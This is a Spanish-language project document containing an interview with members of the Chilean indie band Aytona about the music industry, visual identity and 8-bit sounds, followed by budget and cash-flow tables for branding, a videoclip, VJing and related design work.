Cristián: ¿Cómo perciben ustedes el mercado y la industria discográfica en Chile? ¿Qué opinan?

Francisco: La industria discográfica, entendida como esos grandes sellos transnacionales que invierten en la música capitales importantes, es algo que vemos casi a modo de antiguas leyendas mágicas, ya que somos parte de la generación que vio caer el disco como empresa y que adquirió gran parte del legado musical mundial mediante servidores p2p y webs de intercambio de archivos.

Muy poco entiendo sobre cómo fue la época de la industria en nuestro país y casi todo lo que se es por medio de diarios, webs o conversaciones. Pero aunque aparentemente más profesional, el negocio era claramente una estafa para cualquier

músico que no tuviera por sí mismo el apoyo de medios o un número importante de seguidores. Durante mucho tiempo se habló de un cambio favorable económicamente para los músicos independientes con la llegada del internet, pero seguir pensando esto en el 2011 es realmente ingenuo. Por esto creo firmemente que los sellos independientes, más pequeños y con el foco tanto en “el disco” como en los eventos, son los llamados a llenar la necesidad de aglutinar, editar y difundir música, porque sólo de este modo es que puede ser entendido el negocio por nuestros tiempos, con los discos cumpliendo el rol de anzuelo para llevar gente a las tocatas y eventos varios. Definitivamente un cambio en el negocio.

Cristián: ¿Cuál es su percepción acerca de la música emergente en nuestro país?

Francisco: La escena emergente en Chile, de la que somos parte, está ciertamente en uno de sus mejores momentos. Ya no es como antes, cuando se tendía a caer en la homogeneidad de estilos, donde todos hacían más o menos lo mismo, excluyendo a una que otra aventurada banda.

Aunque jóvenes, por conversaciones con viejos de la música y amigos del ambiente, esto a todas luces es atribuible al gran alcance que tuvo

internet los últimos 15 años en el país. Muchos crecimos con los ojos más abiertos que nuestros predecesores a distintas escenas mundiales y eso enriquece la forma de concebir la música, el arte, la vida, convirtiéndonos en gente menos conformista y más resueltos con nuestras reales motivaciones, conflictos y temas recurrentes. Esto en “teoría”, claro.

Desde la experiencia, nos ha tocado ver tanto proyectos súper osados y distintos a la media de lo que se hace en Chile, como otros más convencionales y con claros referentes en nuestra historia reciente. Lo que sí se agradece de esta época y el actual estado de la música emergente en el país, es la concepción de “escena” y la claridad de que sin esta, mostrar y posicionar los nuevos proyectos sería técnicamente imposible.

Cristián: ¿Cómo ven ustedes la interconexión entre la música y las imágenes visuales?

Carolina: Creemos que hay una conexión a la que se le ha sacado poco partido y que sin duda nos gustaría explotar.

Creo que música e imagen tienen mucho que ver, desde la sinestesia que pocos tienen el honor de experimentar, hasta el estado más común

de evocar imágenes asociando las letras de una canción a las vivencias personales. Siempre la música nos remite a algo, ya sea a nivel de sensaciones o emociones hasta cosas más concretas como una imagen o trasladarnos a un estado anímico. La creación del videoclip comenzó a encauzar esas sensaciones, reforzando la imagen de las bandas y potenciando el mensaje que estas querían transmitir, se le ha sacado mucho partido durante estas décadas, nosotros quisimos que nuestro primer videoclip fuese algo que se hiciera cargo de nuestra estética, de los sonidos que incorporamos en nuestra música y nuestra postura de banda con respecto a la ciudad, las calles y fenómenos sociales en los que estamos inmersos, y estamos súper satisfechos con el resultado y con la acogida que ha tenido el video en distintos círculos, pero aun hay fases menos explotadas de la visualidad, como lo que se puede hacer mediante la puesta en escena, o el efecto que crea tener una estética pregnante. De momento, en la fase que estamos, intentamos buscar la asociación de la gente hacia nuestros colores (morado y verde), vestirnos siempre así y aplicar esos colores a nuestros flyers, fotos, soportes web, imagotipo, etc. Pero también queremos incursionar en puestas de escena más radicales, de momento hemos incluido bailarines, performance, disfraces, coreografiar nuestros

movimientos, usar un data con visuales estáticas o en movimiento, pintar partes de los instrumentos de colores fluorescentes etc. Y seguimos en la búsqueda, queremos ser radicales en eso y explorar todo el abanico que se nos ofrece en el ámbito visual.

Cristian: ¿Creen en la identidad visual de la música como un medio de difusión efectivo?

Carolina: Absolutamente. Hace de la difusión algo mucho más expedito y efectivo creo también. Es mucho más fácil llevar una imagen que un disco para poder enganchar con alguien. En lo personal, me he acercado a bandas porque algo externo a lo musical me hace sentir atraída, desde la estética que usan, hasta el nombre de la banda, el logo, un videoclip, etc. Ese primer impacto es lo que llama la atención, luego uno busca (baja, compra, se consigue, etc.) el disco y si luego de eso, la música concuerda o supera las expectativas ya hay un seguidor más, y comienza el “boca a boca” “escuché una banda o un disco que suena increíble, etc.” y la difusión se expande. También genera un mecanismo de distinción por sobre otros productos similares, “esa banda donde los integrantes están vestidos de rojo blanco y negro y sus videos son también de esos colores”, escuché alguna vez cuando

chica a alguien hablando sobre los White Stripes, y en efecto, me encantaron y a millones de otras personas y sin duda esa decisión estética fue importante. La historia de la música está llena de decisiones estéticas importantes, grandes tendencias han surgido desde ella, incluso algunas se han convertido en filosofías de vida y hasta en religiones (como los presleyterianos), por lo que no hay como negar que ambas están y siempre han ido de la mano, y que se potencian incalculablemente, transformándose en un medio efectivo de difusión y por añadidura, de pregnancia.

Cristián: ¿Cuáles son sus referentes visuales en la música?

Carolina: Nuestros referentes visuales en la música...Bueno, la música que hacemos incorpora sonidos de videojuegos, principalmente de la época del 8 bit, creo que es el referente visual más directo que hay en nuestra música. En la parte de las líricas, que escribe Francisco, hay también otra conexión con el mundo visual, y refiere principalmente al universo cinematográfico (carrera que él estudia), hay una canción llamada 24p que hace alusión directa a ello, y que al escucharla uno es capaz de proyectar varias imágenes relativas a ese campo.

Cristián: ¿Creen Uds. Que en la ciudad de Santiago, se generan los espacios suficientes para que grupos emergentes musicales puedan darse a conocer?

Ariel: Los espacios para que se presenten las bandas emergentes como nosotros están por todos lados. Santiago es una ciudad cada vez más abierta a las bandas emergentes. Está llena de locales donde uno puede presentarse sin mayores complicaciones, eventos a beneficio, ciclos musicales y artísticos, universidades, etc. Por otro lado, también se le está dando harto énfasis a los concursos de bandas musicales, en los cuales nosotros también hemos participado, como por ejemplo, el concurso del espacio musical de juventud providencia en la comuna de providencia. Aytona se presentó a fines del año 2010, obteniendo el primer lugar en la categoría bandas avanzadas; otro concurso muy importante a nivel metropolitano es el llamado “Talento Crudo”, en el cual compiten bandas representando a las comunas del Gran Santiago. Nosotros también participamos y conseguimos, el no despreciado, segundo lugar; premio que nos da la oportunidad de mostrarnos y tocar por todo la región Metropolitana, en la gira “Talento Crudo”. En síntesis, los lugares y los escenarios están, sólo hay que

ensayar hartito, preocuparse de la puesta en escena y empezar a moverse con las presentaciones.

Cristián: ¿Cuál ha sido el proceso que han llevado ustedes como banda, para conseguir espacios donde poder tocar su música?

Ariel: Citando la respuesta anterior, los concursos son buenas vitrinas para darse a conocer dentro de circuito 'emergente'. Gracias a esto hemos tenido varias presentaciones, otras que vienen y así suma y sigue. Ahora, no todo es tan fácil como se ve, el buen desarrollo de esto es a base de ensayos y la preparación especial-minuciosa de la puesta en escena. Las primeras presentaciones fueron en escenarios pequeños, con poca gente, público familiar en gran mayoría. Con humildad, podemos decir que de a poco vamos saliendo de eso, y cada vez se suma más gente que no conocemos a nuestras tocatas, algo que no llena de alegría y nos da ánimos para continuar. Últimamente, hemos tocado hartito en vivo y esperamos que siga así para hacernos escuchar en todos lados. Otro punto a favor respecto a esto, es la difusión en Internet y las entrevistas que nos han hecho, nos han servido en gran medida para hacernos renombre por todos lados.

Cristián: ¿Qué importancia tienen para ustedes la imagen, estética y producción escenográfica en sus conciertos?

Carolina: Es una pata más de la mesa. Siempre la prioridad va a ser sonar bien y tener una ejecución musical limpia y clara, pero tenemos súper claro que sin un show que acompañe podemos ser sumamente lateros, no traspasar nada al público y quedarnos sonando como banda de ambiente mientras la gente conversa. Es una pena cuando eso sucede, he escuchado grandes bandas perderse entre las voces de un público lateado y creo que se debe a no tener conciencia de espectáculo. En el sentido de que hay un receptor, que en su mayoría, no solo cuenta con el sentido de la audición, tiene también ojos que se irán al piso o a su acompañante si las personas que están en frente no son capaces de mantener la atención en ellos. Entonces hay que ser consciente de que se está frente a un público, que hay que comunicar y no quedarse atrapado en el placer y lo rico que es tocar, sino compartirlo con los que están ahí, ser atrayente para mantener la atención, manejar la energía para no convertirse en un espectáculo agotador o desbordado, ni bajo o latero, tener una visualidad acorde, que cumpla con estos fines, que apoye y

que realce el potencial de la banda, tener matices, puntos altos, bajos y medios para el show y también ser cuidadosos con la puesta en escena: donde va cada uno, donde y como nos movemos, que elementos extra incorporaremos para el show, que haremos con las luces, que haremos con el baile (bailarines o nosotros), que hacemos con las visuales, como nos vestimos, que hacemos con nuestros pelos, con nuestros cordones, etc. Hemos sido súper detallistas en ese sentido, con la estética y con la puesta en escena dentro de nuestras posibilidades y nuestra calidad de banda ultra indie y desfinanciada jajaja, porque no por esto último vamos a descuidar cosas que podemos resolver y detalles que pueden ser distintivos. Finalmente, todo narra. Todo lo que uno sube al escenario se transforma en un elemento significativo, entonces no se puede abusar (llenar de información confusa al espectador), pero tampoco quedarse corto o hacerse el leso con cosas que pueden ser un plus para la banda.

De momento yo me estoy haciendo cargo de esta parte, porque mis estudios de teatro y arte me capacitan para ello, pero es difícil hacerlo desde dentro e igual es harta pega y harta cosita chica que ver, entonces se termina repartiendo entre todos, pero a veces es necesario una visión externa, por lo que me encantaría que en el futu-

ro, cuando la banda crezca, podamos tener más colaboradores que resuelvan y apoyen en estos aspectos.

Cristián: Respecto a las redes sociales web. ¿En cuáles poseen cuenta?

Gabriel: En varias redes sociales, divididas según uso específico. Para difundir la música, tenemos cuenta en Soundcloud y Myspace; para los videos, utilizamos Vimeo y Youtube; para subir imágenes, Tumblr y Flickr; y para contacto e información de futuras tokatas, usamos Facebook y Twitter.

Cristián: ¿Qué piensan acerca de los derechos de autor y la difusión de su material por internet?

Francisco: Los derechos de autor, en el estado que está este proyecto, son algo que no hemos considerado mayormente. Y es que registrar tu trabajo en un sistema que no se encarga de nada más que fijar trabas para la difusión del mismo, cuando no se trata de consolidados que consiguen respaldo y ganancias, es un acto contraproducente.

Aunque somos conscientes que por esta calidad de emergentes, el registrar el material es una garantía legal en caso de cualquier mal uso del mismo, el hacerlo es algo en lo que no creemos. Cuando a todas luces el negocio cambió, un poco lo que hablaba en la pregunta acerca de los sellos, seguir trabando la música es algo muy cuestionable en momentos donde incluso los más exitosos no obtienen grandes dividendos de los derechos, por lo que se ven obligados a gestionar eventos y crear servicios agregados para vivir de su música.

La difusión en internet es “la” forma que conocemos por el momento, para mostrar nuestro trabajo y no podríamos estar más agradecidos de las miles de garantías que nos ofrece esta plataforma, tanto para solucionar la difusión de la música misma, como de la propuesta completa, de la que mis compañeros hablan en el resto de esta entrevista.

Cristián: ¿De dónde surge el concepto de videojuego que expresan a través de su música?

Ricardo: Bueno, dentro del cambio que se planteó al momento de terminar nuestro antiguo proyecto, fue tratar de conseguir un nuevo aire,

con sonidos diferentes y más frescos, y por ello comenzamos a escuchar harta música del momento, y nos llamó mucho la atención la banda Crystal Castles, que, si bien hacen música electrónica, adornaban sus canciones con sonidos provenientes del 8 bit. Y claro, este sonido en sí lo puedes encontrar en cualquier sintetizador análogo, son pocos los que los hacen destacar más que un solo adorno para un matiz de la canción. Fue allí, que al escuchar esto, lo primero que se nos vino a la mente fueron los videojuegos de nuestra infancia, y decidimos incorporar aquellos sonidos a nuestra música, pero pensado en explotar en lo que más se pueda esta propuesta, y lograr que la gente, a pesar de escuchar la canción, note los sonidos de videojuegos más que un adorno, si no como la base de nuestra música, sin serlo propiamente tal, y bueno, ahí es donde nos apoyamos en las visuales y la propuesta estética de la banda.

Cristián: ¿Quiénes creen ustedes que son su público objetivo?

Ricardo: Como toda banda, creemos que mientras más gente nos escuche, mucho mejor, aunque al comienzo se pensó en un público adulto/joven alternativo, que es el que se da el tiem-

po para escuchar un disco completo, que asiste constantemente a locales donde hay bandas en vivo, y luego se pueden quedar bailando. Ese es el público que, a pesar de que pueden bajar el material de una banda por internet, igual les gusta mantener el romanticismo de comprar un disco. Y bueno, según se han ido dando las cosas, así como los sonidos 8 bit nos cautivaron como músicos, también hemos logrado generar una cierta nostalgia en las generaciones nacidas/criadas en los 90, hemos gatillado en ellos un sentimiento de aprecio a nosotros tan solo por recordarles sus tardes junto al nintendo, y así se ha expandido más el área que pensábamos abarcar. Cada día nos damos cuenta que nuestro público se vuelve más heterogéneo, lo que nos da más energía para seguir creando y agradando a más gente.

Cristián: Por último, ¿Qué es lo que aytona quiere comunicar como banda musical? ¿Cuáles son sus metas a corto, mediano y largo plazo?

Ariel: Aytona puro disfruta, por lo tanto, la premisa para el público es la misma. El single de nosotros 'Aytona 2000' puede ser un himno para esas palabras. Cuando suenan las guitarras, los cencerros, los sinte y los sonidos aytonísticos, el público debe olvidarse de todo y disfrutar de la

música tal cual lo hacemos nosotros.

La meta corto plazo es preparar los shows próximos, las presentaciones que ya están listas y programadas, donde también queremos presentar material audiovisual que se está preparando. A mediano plazo está la necesidad de crear nuevas canciones, nuestro repertorio está aún muy breve considerando que contamos con 7 canciones para darnos vuelta en un shows de aproximadamente 30 o 40 minutos; para eso debemos tener un poco de tiempo, el cual no sobra mucho, pero las ganas están y los momentos se hacen. Esto nos lleva a la meta de largo plazo, la cual es grabar el anhelado disco de Aytona, esperamos ya el 2012 poder concretar esta idea y darle en el gusto a muchos seguidores.

3. Detalle Presupuesto

Imagen Marca Aytona

a) Honorarios Profesionales

Etapa 1 Diseño de Marca	Etapa 1	Profesional	Horas	H/H	Profesional	Horas	H/H
	Re-Diseño Marca	Director del Proyecto	4	\$ 40.000	Diseñador Gráfico	18	\$ 101.520
	Revisión y reuniones	Director del Proyecto	6	\$ 60.000	Total	18	\$ 101.520
	Total		10	\$ 100.000			

b) Costo Materiales

Materiales y equipamiento	Costo
Licencia Adobe Suite (22 hrs.)	\$ 4.818
Uso Notebook (26 hrs.)	\$ 2.080
Pruebas de Impresión	\$ 3.102
Total	\$ 10.000

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 100.000
Diseñador Gráfico	\$ 101.520
Total Honorarios	\$ 201.520
Total Materiales y Equip.	\$ 10.000
COSTO TOTAL	\$ 211.500

Videoclip Aytona 2000

a) Honorarios Profesionales

Etapa 1 Planificación de Diseño	Etapa 1	Profesional	Horas	H/H			
	Reuniones con Banda	Director del Proyecto	4	\$ 40.000			
	Búsqueda de Referentes	Director del Proyecto	4	\$ 40.000			
	Definición Conceptual	Director del Proyecto	4	\$ 40.000			
	Look and Feel	Director del Proyecto	2	\$ 20.000	Profesional	Horas	H/H
	Storyboard	Director del Proyecto	1	\$ 10.000	Diseñador Gráfico	3	\$ 16.920
	Guion Técnico	Director del Proyecto	1	\$ 10.000	Diseñador Gráfico	4	\$ 22.560
	Total		16	\$ 160.000	Total	7	\$ 39.480

Etapa 2 Ilustración	Etapa 2	Profesional	Horas	H/H				Profesional	Horas	H/H
	Diseño de Personajes	Director del Proyecto	1	\$ 10.000				Ilustrador	16	\$ 90.000
	Diseño de Escenas	Director del Proyecto	1	\$ 10.000	Profesional	Horas	H/H	Ilustrador	20	\$ 90.000
	Revisión y entrega	Director del Proyecto	1	\$ 10.000	Diseñador Gráfico	1	\$ 5.640	Ilustrador	4	\$ 18.000
		Total		3	\$ 30.000	Total	1	\$ 5.640	Total	40

Etapa 3 Planificación de Diseño	Etapa 3	Profesional	Horas	H/H	Profesional	Horas	H/H
	Composición escenas	Director del Proyecto	10	\$ 100.000	Diseñador Gráfico	40	\$ 40.000
	Post-Producción	Director del Proyecto	6	\$ 60.000	Diseñador Gráfico	24	\$ 40.000
	Render archivo final	Director del Proyecto	1	\$ 10.000	Diseñador Gráfico	2	\$ 40.000
	Revisión material	Director del Proyecto	2	\$ 20.000	Diseñador Gráfico	2	\$ 20.000
	Total		19	\$ 190.000	Total	68	\$ 383.520

Etapa 4 Entrega	Etapa 4	Profesional	Horas	H/H
	Diseño de Personajes	Director del Proyecto	3	\$ 30.000
	Diseño de Escenas	Director del Proyecto	3	\$ 30.000
	Total		6	\$ 60.000

Etapa 5 Difusión	Etapa 5	Profesional	Horas	H/H	Profesional	Horas	H/H
	Diseño de piezas web	Director del Proyecto	4	\$ 40.000	Diseñador Gráfico	4	\$ 5.640
	Difusión material web	Director del Proyecto	4	\$ 40.000	Total	8	\$ 80.000
	Total		8	\$ 80.000			

b) Costo Materiales

Materiales y equipamiento	Costo
Costos de oficina	\$ 180.000
Transporte	\$ 10.000
Licencia Adobe Suite (22 hrs.)	\$ 34.180
Uso Notebook (26 hrs.)	\$ 13.983
uso Wacom Bamboo (56 hrs.)	\$ 568
Total	\$ 238.731

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 520.000
Diseñador Gráfico	\$ 434.280
Ilustrador	\$ 180.000
Total Honorarios	\$ 1.134.280
Total Materiales y Equip.	\$ 238.731
COSTO TOTAL	\$ 1.373.011

VJing

a) Honorarios Profesionales

Etapa 1 Planificación de Diseño	Etapa 1	Profesional	Horas	H/H			
	Reunion con Banda	Director del Proyecto	4	\$ 40.000			
	Búsqueda de Referentes	Director del Proyecto	4	\$ 40.000			
	Guion Narrativo	Director del Proyecto	2	\$ 40.000	Profesional	Horas	H/H
	Storyboard	Director del Proyecto	2	\$ 20.000	Diseñador Gráfico	4	\$ 22.560
	Guiones técnicos	Director del Proyecto	2	\$ 20.000	Diseñador Gráfico	4	\$ 22.560
	Total		14	\$ 140.000	Total	16	\$ 45.120

Etapa 2 Rodaje	Etapa 1	Profesional	Horas	H/H	Profesional	Horas	H/H
	Plan de Rodaje	Director del Proyecto	4	\$ 40.000	Productor	8	\$ 28.000
	Vestuario y Maquillaje	Director del Proyecto	1	\$ 10.000	Productor	8	\$ 28.000
	Casting	Director del Proyecto	5	\$ 50.000	Productor	5	\$ 17.500
	Grabación con croma	Director del Proyecto	5	\$ 50.000	Productor	5	\$ 17.500
	Grabación en exterior	Director del Proyecto	12	\$ 120.000	Productor	8	\$ 28.000
Reunión entrega material	Director del Proyecto	2	\$ 20.000	Total	34	\$ 119.000	
	Total		29	\$ 290.000			

Etapa 3 Diseño e Ilustraciones	Etapa 3	Profesional	Horas	H/H	Profesional	Horas	H/H			
	Ilustración Digital	Director del Proyecto	1	\$ 10.000	Ilustrador	8	\$ 36.000	Profesional	Horas	H/H
	Diseño de Clips	Director del Proyecto	1	\$ 10.000	Total	8	\$ 36.000	Diseñador Gráfico	8	\$ 45.120
	Revisión Material	Director del Proyecto	2	\$ 20.000				Diseñador Gráfico	2	\$ 11.280
	Total		3	\$ 30.000			Total	10	\$ 56.400	

Etapa 4 Post-Producción Audiovisual	Etapa 4	Profesional	Horas	H/H	Profesional	Horas	H/H	Profesional	Horas	H/H
	Composición videos croma	Director del Proyecto	2	\$ 20.000	Diseñador Motion G.	32	\$ 180.480	Diseñador Gráfico	32	\$ 180.480
	Edición de clips	Director del Proyecto	2	\$ 20.000	Diseñador Motion G.	4	\$ 22.560	Diseñador Gráfico	4	\$ 22.560
	Creación Partículas	Director del Proyecto	2	\$ 20.000	Diseñador Motion G.	12	\$ 67.680			
	Corrección de Color	Director del Proyecto	1	\$10.000	Diseñador Motion G.	4	\$ 22.560			
	Revisión material	Director del Proyecto	4	\$ 40.000						
	Entrega y reunión	Director del Proyecto	4	\$ 40.000						
		Total		16	\$ 150.000	Total	52	\$ 293.280	Total	36

b) Costo Materiales

Materiales y equipamiento	Costo
Costos de oficina	\$ 180.000
Uso Notebook	\$ 11.745
Licencia Adobe Suite (22 hrs.)	\$ 26.073
Licencia Trapcode Particular	\$ 506
Vestuario y Maquillaje	\$ 10.000
Celular Productor	\$ 15.000
Arriendo Tela Croma	\$ 25.000
Arriendo Set de iluminación	\$ 35.000
Cathering	\$ 10.000
Transporte	\$ 10.000
Uso Wacom Bamboo	\$ 294
Total	\$ 323.618

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 620.000
Productor	\$ 119.000
Diseñador Gráfico	\$ 304.560
Diseñador Motion Graphics	\$ 304.560
Otros Profesionales	\$ 269.500
Total Honorarios	\$ 1.617.620
Total Materiales y Equip.	\$ 323.618
COSTO TOTAL	\$ 1.941.238

Producción evento VJing

a) Honorarios Profesionales

Etapa 1 Producción de evento	Etapa 1	Profesional	Horas	H/H	Profesional	Horas	H/H			
	Plan de Producción	Director del Proyecto	2	\$ 20.000	Productor	8	\$ 28.000			
Scouting / Lugar	Director del Proyecto	2	\$ 20.000	Productor	24	\$ 84.000	Profesional	Horas	H/H	
Plano de Planta	Director del Proyecto	1	\$ 10.000	Productor	2	\$ 7.000	Diseñador Gráfico	8	\$ 36.000	
Presupuesto y Financiamiento	Director del Proyecto	8	\$ 80.000	Productor	8	\$ 28.000	Diseñador Gráfico	8	\$ 36.000	
Reunión con banda	Director del Proyecto	2	\$ 20.000	Productor	2	\$ 7.000				
Producción del evento	Director del Proyecto	8	\$ 80.000	Productor	40	\$ 140.000				
	Total	23	\$ 230.000	Total	84	\$ 294.000				
Etapa 2 Difusión de evento	Etapa 2	Profesional	Horas	H/H	Profesional	Horas	H/H			
	Búsqueda Mediapartners	Director del Proyecto	8	\$ 80.000	Productor	16	\$ 56.000	Profesional	Horas	H/H
Scouting / Lugar	Director del Proyecto	1	\$ 10.000				Diseñador Gráfico	8	\$ 45.120	
Plano de Planta	Director del Proyecto	1	\$ 10.000	Productor	1	\$ 3.500	Diseñador Gráfico	4	\$ 22.560	
Presupuesto y Financiamiento	Director del Proyecto	1	\$ 10.000	Total	84	\$ 59.500				
Reunión con banda	Director del Proyecto	1	\$ 10.000				Productor	4	\$ 22.560	
	Total	12	\$ 120.000				Total	16	\$ 90.240	
Etapa 3 Evento	Etapa 3	Profesional	Horas	H/H	Profesional	Horas	H/H			
	Montaje Arkaos Grand VJ	Director del Proyecto	1	\$ 10.000	Diseñador Motion G.	4	\$ 22.560	Profesional	Horas	H/H
Prueba de VJing	Director del Proyecto	3	\$ 30.000	Diseñador Motion G.	3	\$ 16.920	Productor	1	\$ 3.500	
Evento	Director del Proyecto	8	\$ 80.000	Diseñador Motion G.	2	\$ 11.280	Productor	8	\$ 28.000	

b) Costo Materiales

Materiales y equipamiento	Costo
Costos de oficina	\$ 180.000
Uso Notebook	\$ 13.024
Licencia Adobe Suite (140 hrs.)	\$ 30.674
Uso Wacom Bamboo	\$ 122
Impresión Autoadhesivos 100 u	\$ 4.000
Impresión Autoadhesivos 150 u	\$ 4.000
Impresión Afiche Tabloide 50 u	\$ 25.000
Uso Arkaos Grand VJ (9 hrs.)	\$ 35.000
Arriendo Local	\$ 150.000
Transporte	\$ 25.000
Cable VGA	\$ 10.500
Cathering Evento	\$ 40.000
Total	\$ 482.602

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 470.000
Productor	\$ 385.000
Diseñador Gráfico	\$ 101.520
Diseñador Motion Graphics	\$ 73.320
Otros Profesionales	\$ 166.000
Total Honorarios	\$ 1.195.840
Total Materiales y Equip.	\$ 482.602
COSTO TOTAL	\$ 1.678.442

CD Cover

Etapa 1 Diseño CD Cover, EP Aytona 2000	Etapa 1	Profesional	Horas	H/H	Profesional	Horas	H/H
	Planificación Diseño CD	Director del Proyecto	4	\$ 40.000	Diseñador Gráfico	32	\$ 180.480
	Diseño CD	Director del Proyecto	2	\$ 20.000	Diseñador Gráfico	4	\$ 22.560
	Revisión y entrega	Director del Proyecto	4	\$ 40.000	Total	3	\$ 203.040
	Total		10	\$ 100.000			

b) Costo Materiales

Materiales y equipamiento	Costo
Impresión CD's	\$ 50.000
Pruebas	\$ 5.560
Transporte	\$ 2.000
Total	\$ 57.560

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 100.000
Diseñador Gráfico	\$ 203.040
Total Honorarios	\$ 303.840
Total Materiales y Equip.	\$ 57.560
COSTO TOTAL	\$ 360.600

DVD Backstage

Etapa 1 Planificación Backstage	Etapa 1	Profesional	Horas	H/H	Profesional	Horas	H/H
	Guion Técnico	Director del Proyecto	8	\$ 80.000	Diseñador Motion G.	4	\$ 22.560
	Storyboard	Director del Proyecto	2	\$ 20.000	Diseñador Motion G.	2	\$ 11.280
	Revisión y entrega	Director del Proyecto	2	\$ 20.000			
	Total		10	\$ 120.000	Total	3	\$ 33.840

Etapa 2 Video	Etapa 2	Profesional	Horas	H/H	Profesional	Horas	H/H
	Diseño Carátula DVD	Director del Proyecto	1	\$ 10.000	Diseñador Motion G.	2	\$ 11.280
	Edición video	Director del Proyecto	4	\$ 40.000	Diseñador Motion G.	32	\$ 180.480
	Post Producción	Director del Proyecto	4	\$ 40.000	Diseñador Motion G.	16	\$ 90.240
	Revisión y entrega	Director del Proyecto	2	\$ 20.000	Total	50	\$ 282.200
Total		11	\$ 110.000				

c) Presupuesto Total

Honorarios Profesionales	Costo
Director de Proyecto	\$ 220.000
Productor	\$ 315.840
Total Honorarios	\$ 535.840
Total Materiales y Equip.	\$ 14.160
COSTO TOTAL	\$ 550.000

4. Flujo de Caja

Flujo de Caja 1

	Montos Totales	Mes 1	Mes 2	Mes 3	Mes 4	Mes 5	Mes 6	Mes 7	Mes 8	Mes 9	Mes 10	Mes 11	Mes 12
Ingresos													
Fondo Externo (Público, privado, público/privado)	\$ 7,450,000	\$6,200,000							\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000
Ingreso por tocata	\$ 2,250,000		\$ 200,000	\$ 100,000	\$ 150,000	\$ 150,000	\$ 200,000	\$ 250,000	\$ 300,000	\$ 300,000	\$ 300,000	\$ 300,000	\$ 300,000
Total Ingresos	\$ 9,700,000	\$6,200,000		\$ 200,000	\$ 100,000	\$ 150,000	\$ 150,000	\$ 200,000	\$ 500,000	\$ 550,000	\$ 550,000	\$ 550,000	\$ 550,000
Egresos													
Costo Insumos (Oficina, Consumos Básicos, Materiales)	\$ 1,346,672	\$ 238,731	\$ 742,745	\$ 145,196	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 60,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000
Honorario Director Proyecto	\$ 2,550,000	\$ 520,000	\$ 1,070,000	\$ 440,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 200,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 40,000
Honorario Diseñador Gráfico	\$ 1,460,760	\$ 434,280	\$ 507,600	\$ 203,040	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 135,360	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560
Honorario Diseñador Motion G.	\$ 1,122,360		\$ 327,120	\$ 366,600	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 248,160	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560
Honorario Productor	\$ 504,000		\$ 472,500	\$ 31,500									
Honorarios Otros Profesionales	\$ 675,500	\$ 180,000	\$ 269,500	\$ 166,000					\$ 60,000				
Total Egresos	\$ 7,659,292	\$1,373,011	\$ 3,389,465	\$ 1,352,336	\$ 105,120	\$ 105,120	\$ 105,120	\$ 105,120	\$ 703,520	\$ 105,120	\$ 105,120	\$ 105,120	\$ 105,120
Saldo Mensual	\$ 2,040,708	\$4,826,989	\$ (3,389,465)	\$(1,152,336)	\$ (5,120)	\$ 44,880	\$ 44,880	\$ 94,880	\$ (203,520)	\$ 444,880	\$ 444,880	\$ 444,880	\$ 444,880
Saldo Acumulado		0	\$ 1,437,524	\$ 285,188	\$ 280,068	\$ 324,948	\$ 369,828	\$ 464,708	\$ 261,188	\$ 706,068	\$1,150,948	\$1,595,828	\$2,040,708

La construcción del flujo de caja permite al proyecto aproximarse a la real estimación de ingresos y egresos del proyecto en el plazo anual. Se puede observar en el detalle, que los fondos externos descritos en la sección de financiamiento y presupuesto, podrían sustentar la totalidad del proyecto, generando ingresos mensuales que podrían sostener la creación y actualización, de nuevas piezas visuales para las performance de VJing. Además la proyección contempla que al mes 8, se genere ingresos por patrocinadores o

sponsors que se asocien a la banda, en función del progreso de crecimiento de ésta, a nivel profesional.

Los ingresos mensuales de los profesionales están relacionados con de piezas visuales que difunden las tocatas a través de la web, así como actualizaciones de material de VJing.

Flujo de Caja 2

	Montos totales	Mes 1	Mes 2	Mes 3	Mes 4	Mes 5	Mes 6	Mes 7	Mes 8	Mes 9	Mes 10	Mes 11	Mes 12
Ingresos													
Inversión Inicial	\$ 2,300,000	\$ 2,000,000		\$ 300,000									
Inversión Inicial Banda	\$ 2,600,000	\$ 2,000,000	\$ 500,000	\$ 100,000									
Ingreso por tocata	\$ 2,200,000			\$ 200,000	\$ 100,000	\$ 200,000	\$ 200,000	\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000
										\$ 250,000	\$ 250,000	\$ 250,000	\$ 250,000
Total Ingresos	\$ 7,100,000	\$ 4,000,000	\$ 500,000	\$ 600,000	\$ 100,000	\$ 200,000	\$ 200,000	\$ 250,000	\$ 250,000	\$ 500,000	\$ 500,000	\$ 500,000	\$ 500,000
Egresos													
Costo Insumos (Oficina, Consumos Básicos, Materiales)	\$ 1,306,672	\$ 238,731	\$ 742,745	\$ 145,196	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000	\$ 20,000
Honorario Director Proyecto	\$ 2,550,000	\$ 520,000	\$ 1,070,000	\$ 440,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 200,000	\$ 40,000	\$ 40,000	\$ 40,000	\$ 40,000
Honorario Productor	\$ 504,000		\$ 472,500	\$ 31,500									
Honorario Diseñador Gráfico	\$ 1,347,960	\$ 434,280	\$ 507,600	\$ 203,040	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560
Honorario Diseñador Motion G.	\$ 896,760		\$ 327,120	\$ 366,600	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560	\$ 22,560
Honorarios Otros Profesionales	\$ 615,500	\$ 180,000	\$ 269,500	\$ 166,000									
